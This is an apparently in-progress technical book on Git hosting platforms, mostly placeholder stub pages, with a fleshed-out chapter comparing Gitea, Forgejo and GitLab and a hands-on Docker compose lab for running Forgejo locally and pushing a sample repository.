Monolith vs Microservices

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Architectural styles: monolith vs microservices.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Operational Complexity

Operational Complexity

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Operational complexity: the hidden cost.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

GitLab

Theory

Theory: GitLab Sells a Full SDLC on a (Mostly) Monolith

GitLab's theory is one application for Git, CI, registry, and security. Omnibus is that app plus dependencies as a package. Kubernetes is the same app shredded into services.

Invariants

1. FOSS vs Premium is feature gating on the same codebase.
2. Runners are the horizontal scale knob for CI, not the Rails app.
3. A small team can run CE; HA is a different product shape.

```
Omnibus: one node, many processes
Geo / K8s: DB, Gitaly, Sidekiq, registry, runners
```

What can break

- GitLab CE on a 2 GB VPS with CI enabled.

How to read this chapter

History, architecture, features, ops/license, lab, when it fits.

History and Philosophy

History and Philosophy

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- History and philosophy.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

GitLab Architecture

GitLab Architecture

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Omnibus, monolith, Kubernetes.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

GitLab Feature Set

GitLab Feature Set

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- CI/CD, registry, security, DevOps.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Operations and Licensing

Operations and Licensing

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Operational requirements, scaling, FOSS vs Premium.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Hands-On: GitLab

Hands-On: GitLab

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- GitLab CE compose or gitlab.com.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

When GitLab Is the Right Choice

When GitLab Is the Right Choice

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- When GitLab is the right choice.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Gitea and Forgejo

Theory

Theory: A Single Binary is an Architectural Statement

Gitea/Forgejo keep Git hosting in one Go process, SQLite-capable. That is a complexity budget. The Forgejo fork is a governance and license theory, not a protocol fork.

Invariants

1. SQLite + local disk is enough until it is not (locking, size).
2. Actions-compatible CI is optional, not the product core. The runner is a second process.
3. Codeberg is Forgejo-as-a-service with community ops (chapter 29).
4. The Forgejo fork did not change the Git protocol. A remote is still SSH or HTTP.

```
one binary    git repos on disk
               SQLite/Postgres
               optional runners
```

What can break

- Expecting GitLab-class HA from a hobby compose file.
- Treating a current Gitea database as a drop-in for current Forgejo. The hard fork ended that promise.

How to read this chapter

Origins, fork, comparison, scale, two labs, when it fits.

Origins and Philosophy

Origins and Philosophy

After this page you can say what problem a single-binary forge is built to solve, and which project solved it first.

Two forks, one shape

Gogs was a lightweight Git server in Go. Development sat behind one maintainer. In 2016 contributors forked it and called the result **Gitea**: the same idea, with a group that could review and release.

The idea is small on purpose.

```
one Go process
     Git repositories as bare repos on disk
     issues, pull requests, users  →  one database
     HTTP on port 3000, and SSH for the Git remote
```

Default database is **SQLite**, a file next to the repositories. Postgres and MySQL are configuration, not a requirement. There is no separate Rails app, no Gitaly, no search cluster. Chapter 23 named those boxes. This product leaves most of them empty until you opt in.

What you get on the first afternoon

A Gitea or Forgejo instance gives a small team:

- repositories, with SSH and HTTP remotes (chapter 11)
- issues and pull requests
- a web UI to browse files and diffs
- organizations, teams, and repository permissions
- webhooks, when you want an outside CI to notice a push (chapter 32)

Packages, Actions, and a container registry exist. They are extra processes and extra disks. The core stays the binary plus the data directory.

What this shape refuses to be

GitLab's theory is one application for the whole lifecycle (chapter 24): Git, CI, registry, and security scanning in one product. Gitea's theory is the opposite budget. A desk, a lab, or a small company can run it on a machine that would struggle to boot GitLab Omnibus.

That budget is the point. The moment the database, the Git files, and CI runners all need to scale independently, you have left the afternoon install and entered chapter 36. The binary does not stop you. It also does not hide the work.

The next page is why Forgejo exists as a second project with this same shape.

The Forgejo Fork

The Forgejo Fork

After this page you can explain why Forgejo split from Gitea, and what that split changes for an operator.

Who holds the name

Gitea's code was community-run. In 2022 a for-profit company, Gitea Ltd, took the trademark and the project's direction. An open letter from contributors went unanswered. In October 2022 Codeberg and other operators published **Forgejo** as a fork.

Codeberg e.V., a non-profit in Berlin, holds the Forgejo domains. Forgejo has not registered a trademark. The public forge at `codeberg.org` runs Forgejo. Chapter 29 is that hosted instance. This chapter is the software you run yourself.

```
Gogs (single maintainer)
     Gitea, 2016          Gitea Ltd, MIT, company edition
           Forgejo, Oct 2022
              soft fork through 2023
              hard fork, early 2024     Codeberg e.V., GPL-3.0-or-later since v9
```

Soft fork, then hard fork

Through 2023 Forgejo was a **soft fork**: it tracked Gitea and stayed a drop-in. Changing the download URL was enough to upgrade a Gitea server onto Forgejo.

On 15 February 2024 the project became a **hard fork**. Stable Forgejo stopped promising to contain all of Gitea. The codebases diverge on purpose, so each side can change without rebasing onto the other. A Gitea database from the 1.22 era is the last generation where people treated the switch as a binary swap. Later pairs need the Forgejo upgrade guide for those two versions. Do not point a new Forgejo binary at a production Gitea data directory and hope.

What actually changed

The Git protocol did not change. Clients, remotes, and hooks from Parts I–III work against either UI.

What changed is governance and the license:

	Gitea	Forgejo
Steward	Gitea Ltd	Codeberg e.V.
License	MIT	MIT through v8; **GPL-3.0-or-later from v9**
Contributor terms	copyright assignment to the company	no copyright assignment
Paid edition	Enterprise	none
Developed on	GitHub	Forgejo

GPL-3.0-or-later means a modified Forgejo you ship to others comes with source under the same terms. MIT does not require that. Gitea can legally ship a closed Enterprise build on the same code. Forgejo's license is how the project refuses that path.

Day to day, issues, pull requests, and the settings screens still feel like the same product. Actions exist on both (Forgejo Actions and Gitea Actions), with a runner you install separately. Federation between Forgejo instances is a Forgejo project and is not something to design a company on until you have tried it on the version you run.

The next page puts Forgejo, Gitea, and GitLab in one table. The lab pins **Forgejo 15** LTS, not whatever tag your registry calls latest.

Gitea vs Forgejo vs GitLab

Gitea vs Forgejo vs GitLab

After this page you can choose among the three from the constraint you actually have, not from a feature checklist.

Same afternoon, different contracts

Gitea and Forgejo are one architectural family. GitLab is a different product that also hosts Git. Versions below are the ones this book checked in September 2026.

	Forgejo 15 LTS	Gitea 1.27	GitLab CE
Steward	Codeberg e.V.	Gitea Ltd	GitLab Inc.
License of the server you run	GPL-3.0-or-later	MIT	MIT (CE). Paid tiers are a separate license
Process model	one Go binary	one Go binary	Omnibus: many processes (chapter 24)
Default database	SQLite file	SQLite file	Postgres
CI	Forgejo Actions, external runner	Gitea Actions, external runner	CI in the product
Paid tier	none	Enterprise	Premium and above
Public hosted twin	Codeberg	Gitea.com	GitLab.com
Support window	15.0 LTS through 15 July 2027. 16.0 is the short cycle (through 29 October 2026)	upstream releases	your own upgrade calendar

Forgejo 15.0.9 and 16.0.5 both shipped on 17 September 2026. The lab uses the **15** image tag so a reader is on the LTS line. Track 16 only if you intend to move every quarter.

What is not a difference

Push, fetch, branches, and review comments are Git plus a database row. A developer who learned chapters 8–11 does not relearn them here. The UI names a pull request; Gerrit (chapter 27) names a change. Under both, the bytes are still a branch on a remote.

Webhooks out of either lightweight forge are the same idea as GitLab's: HTTP to your CI when a ref moves. Chapter 32 is that integration. This chapter does not stand up a runner.

How to read the license row

Pick Forgejo when the operator must be able to show that the forge itself stays free software, with a non-profit holding the name and no Enterprise fork of the same tree.

Pick Gitea when the MIT terms are a requirement (you need to ship a closed product derived from the forge) or you are already paying for Gitea Enterprise and the company build is the point.

Pick GitLab when the requirement is CI, a container registry, and security scanning inside one installer, and you can afford the machine that installer expects. A 2 GB lab VM is a Forgejo conversation. It is a bad GitLab conversation.

The next page is how the lightweight shape is deployed, and where SQLite stops being the right database.

Deployment and Scaling

Deployment and Scaling

After this page you can sketch a Forgejo or Gitea layout and name the first limit you will hit.

One directory is the whole server

The container's data directory holds the bare repositories, the database, and the config. On the standard image that directory is `/data`. SQLite, when you leave the database unset, is a file in that tree (`gitea.db`, including on Forgejo: the filename stayed). Config is `app.ini` under the same tree.

```
./data/                       (bind mount → /data)
  git/repositories/           bare repos
  gitea/gitea.db              SQLite, until you move it
  gitea/conf/app.ini          generated on first start
```

Environment variables of the form `FORGEJO__section__KEY` write `app.ini` for you. Gitea uses the same pattern with the prefix `GITEA__`. A value already stored in `app.ini` is not cleared by unsetting the variable. Edit the file, or start from an empty data directory.

Two images ship:

Image	Data mount	SSH inside the container
`codeberg.org/forgejo/forgejo:15`	`/data`	port 22
`codeberg.org/forgejo/forgejo:15-rootless`	`/var/lib/gitea`	port 2222

The lab uses the first. Rootless is the same product with a different mount and a different internal SSH port. Mirror `data.forgejo.org` when `codeberg.org` is not reachable from the build machine.

Where it stops being small

SQLite has one writer. A desk, a class, or a company of tens of people is the design center. A busy public forge is not. The move is mechanical:

1. Keep Git bytes on local disk. NFS for the repository directory is a corruption risk unless you already know that filesystem's locking story. Chapter 36 is the storage chapter.

2. Move the database to Postgres when SQLite lock time shows up in the logs. Set `FORGEJO__database__DB_TYPE=postgres` and a host. Do this before the file is large, and take a backup first (chapter 37).
3. Put LFS and package blobs on object storage when the data disk fills with artifacts, not when the Git packs do.
4. Scale CI by adding runners, not by cloning the Forgejo process. Actions are optional. The server is still one writer of its own database.

There is no supported active-active pair of Forgejo nodes over one SQLite file. High availability here means backups, a second disk, and a practiced restore. GitLab's multi-node shape is a different product.

Upgrades

Pin an image tag (`:15` or `:15.0`), not `latest`. Moving from major N to N+1 is a manual upgrade with a backup of `/data` in front of it. Patch releases inside 15.0 replace the container and keep the directory.

Gitea's image is `docker.io/gitea/gitea:1.27`. Same directory layout, same port story, `GITEA__` environment names. Do not run both compose projects against one data directory.

The hands-on page brings Forgejo up, pushes `desk-api`, then shows the Gitea file as the same lab with the image line changed.

Hands-On: Gitea and Forgejo

Hands-On: Gitea and Forgejo

Bring up Forgejo 15 on Linux, push `desk-api`, tear it down, then read the Gitea file as the same lab with one image line changed.

Examples were checked against the Forgejo 15 LTS docs and Gitea 1.27. You need Docker, or Podman with `podman compose`. The commands below say `docker compose`. On Podman, substitute `podman compose`. Do not point this lab at a Forgejo you already use.

Forgejo

Host port 3000 is HTTP. Host port 2222 is Git SSH, so the lab does not take the machine's own sshd on port 22. If either host port is already taken, stop. Another forge is probably there.

```
mkdir -p ~/desk/forgejo-lab
cd ~/desk/forgejo-lab
mkdir -p data
cat > compose.yml <<'EOF'
services:
  server:
    image: codeberg.org/forgejo/forgejo:15
    environment:
      USER_UID: "1000"
      USER_GID: "1000"
      FORGEJO__server__DOMAIN: localhost
      FORGEJO__server__ROOT_URL: http://localhost:3000/
      FORGEJO__server__SSH_PORT: "2222"
      FORGEJO__server__HTTP_PORT: "3000"
    restart: unless-stopped
    volumes:
      - ./data:/data
    ports:
      - "3000:3000"
      - "2222:22"
EOF
docker compose up -d
docker compose ps
```

`USER_UID` should be your numeric id (`id -u`) if 1000 is not you, or the data directory will be owned by the wrong account. Wait until the HTTP port answers:

```
curl -fsS -o /dev/null -w '%{http_code}\n' http://127.0.0.1:3000/
```

A 200 or a 303 is enough. Open `http://localhost:3000/` in a browser. The installation page asks for the administrator. Create that account. Leave the database on SQLite. Submit, then sign in.

Create a repository named `desk-api`. Empty is fine. The UI shows two clone URLs. The SSH one should contain `:2222`. If it says port 22, `SSH_PORT` did not land in `app.ini` and the compose environment block needs another look.

Push desk-api

`~/desk/desk-api` is the project from chapter 3. Add this forge as a second remote (chapter 11). Use the HTTP URL from the UI if you have not loaded an SSH key into the forge yet.

```
cd ~/desk/desk-api
git remote add forgejo http://127.0.0.1:3000/ADMIN/desk-api.git
git push -u forgejo main
```

Replace `ADMIN` with the username you just created. The password is the one from the installation page. After the push, the file list in the browser matches `git log --oneline` locally.

SSH, once the UI has your public key:

```
git remote set-url forgejo ssh://git@127.0.0.1:2222/ADMIN/desk-api.git
```

Tear it down

```
cd ~/desk/forgejo-lab
docker compose down
```

`./data` is still on disk. `docker compose down` does not delete that directory. Delete `~/desk/forgejo-lab` when you are finished with the lab. Leave `~/desk/desk-api` in place, and remove the remote if you do not want it:

```
cd ~/desk/desk-api
git remote remove forgejo
```

The Gitea file

Do not start this while the Forgejo container is still bound to 3000 and 2222. Same lab, other project:

```
mkdir -p ~/desk/gitea-lab/data
cd ~/desk/gitea-lab
cat > compose.yml <<'EOF'
services:
  server:
    image: docker.io/gitea/gitea:1.27
    environment:
      USER_UID: "1000"
      USER_GID: "1000"
      GITEA__server__DOMAIN: localhost
      GITEA__server__ROOT_URL: http://localhost:3000/
      GITEA__server__SSH_PORT: "2222"
      GITEA__server__HTTP_PORT: "3000"
    restart: unless-stopped
    volumes:
      - ./data:/data
    ports:
      - "3000:3000"
      - "2222:22"
EOF
```

`docker compose up -d`, the same installation page, a repository, a push, `docker compose down`. The screen is Gitea's. The Git remote is still just a URL.

Done when

- Forgejo's UI showed `desk-api` after `git push`
- the SSH clone URL contained port 2222
- both compose projects are down, and `~/desk/desk-api` still has its history
- you can point at the one line that differs between the two files (the image, and `FORGEJO__` versus `GITEA__`)

When Gitea or Forgejo Fits

When Gitea or Forgejo Fits

After this page you can decide whether this shape is the forge for the job in front of you.

Choose it when

The requirement is Git hosting for a desk, a course, or a company that can name every user. You want issues and pull requests, you can live with CI as a webhook or a separate runner, and you would rather administer one data directory than a platform of services.

Forgejo is the default in this book for that job:

- the steward is a non-profit, and the license from v9 on is GPL-3.0-or-later
- 15.0 is a long-term line (security support through 15 July 2027)
- Codeberg is the same software, operated by someone else, when you do not want a server (chapter 29)

Gitea is the right lightweight forge when MIT is the constraint, or when a support contract with Gitea Ltd is the constraint. The operator experience is the sibling of Forgejo, not a different architecture.

Run it yourself when the repositories must stay on a machine you control. Use Codeberg when the code can live on a public community forge and you only need an account.

Choose something else when

- You need merge trains, a built-in registry, dependency scanning, and GitLab CI on day one. That is chapter 24, and it is a larger machine.
- Review must be a stack of patchsets with a Change-Id. That is Gerrit (chapter 27), not a pull-request UI with a different coat of paint.
- The company standard is already GitHub or GitLab.com and the lock-in discussion in chapter 22 has been accepted. A second forge "for practice" is this lab. A second forge "for production beside the real one" is two metadata stores and one confused team.
- You expect two nodes to share one SQLite file and call it high availability. Stop at the previous page and read chapter 37 before you draw that diagram.

A decision you can write down

```
small team, self-hosted, free-software forge  →  Forgejo 15 LTS
small team, MIT or a Gitea contract           →  Gitea 1.27
hosted community, no server to patch          →  Codeberg
CI and registry inside the installer          →  GitLab
```

Whichever line you pick, the developer workflow does not restart. `desk-api` is still a repository, the remote is still a URL, and force-push rules from chapter 11 still apply on `main`. Part V is what changes when you are the operator of that URL for other people: identity, branch protection, and backups. The binary will not do those for you.

Bitbucket

Theory

Theory: Bitbucket is Git Hosting Inside an Issue Database

Atlassian's theory is that code hosting is a satellite of Jira. Cloud vs Data Center is who operates the satellite.

Invariants

1. Jira keys in branch names and commits are the integration surface.
2. Data Center is the self-host shape; Cloud is the SaaS shape.
3. Lock-in is the Atlassian user directory and issue graph.

```
Jira  <  links  >  Bitbucket repos
         same org, same identity
```

What can break

- Evaluating Bitbucket without counting Jira.

How to read this chapter

Cloud vs DC, architecture, Jira, enterprise features, comparison, lab, when it fits.

Cloud vs Data Center

Cloud vs Data Center

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Bitbucket Cloud vs Bitbucket Data Center.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Bitbucket Architecture

Bitbucket Architecture

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Architecture and deployment models.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Jira and Atlassian

Jira and Atlassian

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Jira and the Atlassian ecosystem.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Enterprise Features

Enterprise Features

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Branch permissions, Code Insights, audit logs.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Bitbucket Compared

Bitbucket Compared

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Comparison with GitLab and GitHub.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Hands-On: Bitbucket Cloud

Hands-On: Bitbucket Cloud

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Bitbucket Cloud lab.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

When Bitbucket Fits

When Bitbucket Fits

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- When Bitbucket fits.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Gerrit

Theory

Theory: The Change is the Object, Not the Branch

Gerrit stores a **change** with a Change-Id, patch sets, and an approval predicate. Branches are an output of submit, not the collaboration primitive.

Invariants

1. Each push of the same Change-Id is a new patch set (new Git commits).
2. Submit is a server-side integrate (merge/rebase/cherry-pick) after labels.
3. Android/Chromium scale is why this model exists.

```
refs/for/main  →  change 123 patch set 3
labels  Code-Review+2  Verified+1  →  submit  →  main
```

What can break

- Treating Gerrit like GitHub PRs (one branch per feature forever).

How to read this chapter

Model, Change-Ids, CI, ops, practice, lab, when it fits.

What Gerrit Is

What Gerrit Is

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- The review-centric model.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Change-Ids, Drafts, Approvals

Change-Ids, Drafts, Approvals

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Change-Ids, drafts, and approval chains.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Gerrit and CI

Gerrit and CI

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Integration with Jenkins, CI, and other tools.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Gerrit Operations

Gerrit Operations

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Performance and complexity.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Gerrit in Practice

Gerrit in Practice

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Android, Kubernetes, and other major projects.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Hands-On: Gerrit

Hands-On: Gerrit

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Gerrit compose — one change, one review.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

When Gerrit Is the Right Choice

When Gerrit Is the Right Choice

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- When Gerrit is the right choice.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

SourceHut

Theory

Theory: Tools in a UNIX Pipeline, Not a Platform Product

SourceHut's theory is that email, git, CI, and tickets can be separate programs with glue. The mailing list is a first-class review transport.

Invariants

1. `git send-email` / patches are the review objects.
2. Each sr.ht service is independently hostable.
3. Hook scripts replace a marketplace.

```
git.sr.ht  --patch-->  lists.sr.ht  --job-->  builds.sr.ht
```

What can break

- Expecting in-browser PR gadgets as the default.

How to read this chapter

Philosophy, suite, architecture, comparison, lab, when it fits.

SourceHut Philosophy

SourceHut Philosophy

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Tools, not platforms.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

The sr.ht Suite

The sr.ht Suite

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Git, issues, mailing lists, CI.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

SourceHut Architecture

SourceHut Architecture

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Python, mail-driven workflows, hook scripts.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

SourceHut Compared

SourceHut Compared

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Comparison with feature-rich platforms.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Hands-On: SourceHut

Hands-On: SourceHut

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- sourcehut.org or a documented subset self-host.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

When SourceHut Makes Sense

When SourceHut Makes Sense

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- When SourceHut makes sense.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Niche Platforms

Theory

Theory: Niche is a Different Default, Not a Toy

Codeberg, Gogs, GitBucket, Phorge, GHES, and git-without-a-UI occupy corners: community ops, ancestry, JVM, review heritage, on-prem GitHub, or no web forge at all.

Invariants

1. GHES is still GitHub lock-in, on your power bill.
2. Gogs is the ancestor story for Gitea.
3. A forge-less host (gitolite, Soft Serve) is still Git hosting.

```
UI-heavy  GitLab … Gitea … cgit/gitolite  UI-minimal
```

What can break

- Picking a niche forge for features it does not claim.

How to read this chapter

Codeberg, GitBucket, Gogs, Phorge, GHES, summary table.

Codeberg

Codeberg

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Codeberg and community-run instances.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

GitBucket

GitBucket

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- GitBucket and GitHub-compatible alternatives.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Gogs

Gogs

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Gogs: the ancestor of Gitea.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Phorge and Arcanist

Phorge and Arcanist

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Phabricator / Phorge and Arcanist.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

GitHub Enterprise Server

GitHub Enterprise Server

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Self-hosted GitHub Enterprise Server.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Summary of Niche Platforms

Summary of Niche Platforms

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Summary of niche platforms.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Operating a Platform

Identity

Theory

Theory: Authn is Who; Authz is What a Ref May Do

A forge maps credentials to a principal, then to permissions on repos, orgs, and refs. SSH keys, OAuth, SAML, and LDAP are different *proofs* of the same principal problem.

Invariants

1. Password/SSH/OAuth/SAML all produce a session or git credential.
2. RBAC is groups × resources × verbs (clone, push, admin, force).
3. Fine-grained tokens are more blast-radius-aware than a single password.
4. MFA protects the *account*, not a stolen deploy key unless you require it.

```
proof (key/token/SAML) → principal → role → refs + APIs
```

What can break

- Deploy keys with write access in CI forever.

How to read this chapter

Methods, LDAP, RBAC, keys at scale, MFA.

Password, SSH, OAuth, SAML

Password, SSH, OAuth, SAML

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Password, SSH keys, OAuth, SAML.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

LDAP and Directory Services

LDAP and Directory Services

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- LDAP, Active Directory, and enterprise identity.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

RBAC and Fine-Grained Permissions

RBAC and Fine-Grained Permissions

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- RBAC and fine-grained permissions.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

SSH Keys at Scale

SSH Keys at Scale

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- SSH key management at scale.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

MFA and Hardening

MFA and Hardening

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Multi-factor authentication and hardening.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Governance

Theory

Theory: Governance is a Server-Side Predicate on Refs

Branch protection, CODEOWNERS, and required checks are hooks and config that reject a push or a merge button. The Git objects may be fine; the *name movement* is denied.

Invariants

1. Developer workflow (ch 15) is advice; this chapter is enforcement.
2. CODEOWNERS is path → reviewer, evaluated on the proposed tree.
3. Monorepo governance is path-scoped; polyrepo is repo-scoped.

```
push/merge request
  → protected branch?
  → required signatures/checks/owners?
  → accept or reject
```

What can break

- Required reviews with no CODEOWNERS on a 200-person monorepo.

How to read this chapter

Enforcement, protection, mono/poly operator view, automation.

Enforcement Implications

Enforcement Implications

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Branching models revisited: enforcement implications.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Protecting Branches

Protecting Branches

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Protecting branches; code owners and review requirements.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Monorepo vs Polyrepo (Operator)

Monorepo vs Polyrepo (Operator)

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Monorepo vs polyrepo trade-offs (operator view).

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Governance Automation

Governance Automation

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Conventional commits, structured history, and governance automation.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

CI/CD

Theory

Theory: CI is a Function from Git Events to Jobs

A webhook or native parser turns a ref movement into a graph of jobs. Runners are the computers. GitOps later inverts this: the cluster pulls desired state from Git.

Invariants

1. Webhooks are the universal outbound event.
2. Native CI (Actions, GitLab CI, Gitea Actions) stores YAML in Git.
3. External CI (Jenkins, Drone) stores jobs elsewhere, triggered by Git.
4. Runners expand horizontally; the control plane does not always.

```
push/PR → event → pipeline YAML → queue → runner → status back to forge
```

What can break

- Untrusted PRs on privileged runners (injection).

How to read this chapter

Webhooks, native, external, runners, GitOps preview.

Webhooks

Webhooks

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Webhooks: the universal glue.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Native CI

Native CI

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- GitLab CI, GitHub Actions, Gitea Actions.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

External CI

External CI

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Jenkins, Drone, Cirrus, Buildkite.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Pipelines and Runners

Pipelines and Runners

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Pipeline architecture, runners, executors, and build infrastructure.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

GitOps Preview

GitOps Preview

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Git as the source of truth (full treatment in Part VII).

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Packages

Theory

Theory: A Registry is an Object Store with Language Semantics

Container images and language packages are not Git blobs. They need retention, GC, and authn that match the forge's principals.

Invariants

1. A digest (sha256) is the real name of an image; a tag is a moving ref.
2. Retention is a cost and a supply-chain control.
3. CI should push by digest; humans talk in tags.

```
git tag v1.2.0          oci image registry.example/app@sha256:…
both are names over content-addressed bytes
```

What can break

- Immutable tags that were mutated (`latest`).

How to read this chapter

Registries, language managers, retention, self-host architecture.

Container Registries

Container Registries

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- GitLab Registry, Harbor, and alternatives.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Language Package Managers

Language Package Managers

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Language-specific package managers.

> **Note**
>
